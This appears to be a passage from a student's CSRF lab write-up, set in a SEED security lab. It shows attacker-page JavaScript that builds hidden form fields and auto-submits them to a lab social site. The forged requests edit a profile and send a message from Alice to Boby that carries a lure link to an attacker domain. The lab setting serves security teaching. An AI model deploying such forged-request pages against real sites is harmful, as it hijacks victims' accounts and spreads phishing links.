
// Create a <form> element.
var p = document.createElement("form");

// Construct the form
p.action = "http://www.seed-server.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";

// Append the form to the current page.
document.body.appendChild(p);


// Submit the form
p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
root@470986148eee: /var/www/attacker#
```



## TASK 4

**For this task, we need boby's guid and the working procedure for sending messages.**



We will update the `editprofile.html` page like below where the message recipient will be boby and the sender will be alice.

```

//fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
//fields += "<input type='hidden' name='interests' value='Hacking'>";
fields += "<input type='hidden' name='recipients' value='Boby'>";
//fields += "<input type='hidden' name='description' value='Samy is my hero'>";
//fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
//fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
//fields += "<input type='hidden' name='accesslevel[interests]' value='2'>";
//fields += "<input type='hidden' name='accesslevel[twitter]' value='2'>";

fields += "<input type='hidden' name='recipients[]' value='57'>";
fields += "<input type='hidden' name='subject' value='check out my recent photos'>";
fields += "<input type='hidden' name='body' value='<p>link is here:www.attacker32.com</p>'>";
fields += "<input type='hidden' name='guid' value='56'>";

// Create a <form> element.
var p = document.createElement("form");

// Construct the form
p.action = "http://www.seed-server.com/action/messages/send";
p.innerHTML = fields;
p.method = "post";

// Append the form to the current page.
document.body.appendChild(p);

// Submit the form
p.submit();

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post(); }
</script>
</body>
</html>
root@470986148eee:/var/www/attacker#

```

Here we can see that alice hasn't sent any message to boby but after visting samy's website a message was sent to boby and when boby opens the link he is redirected to samy's website.

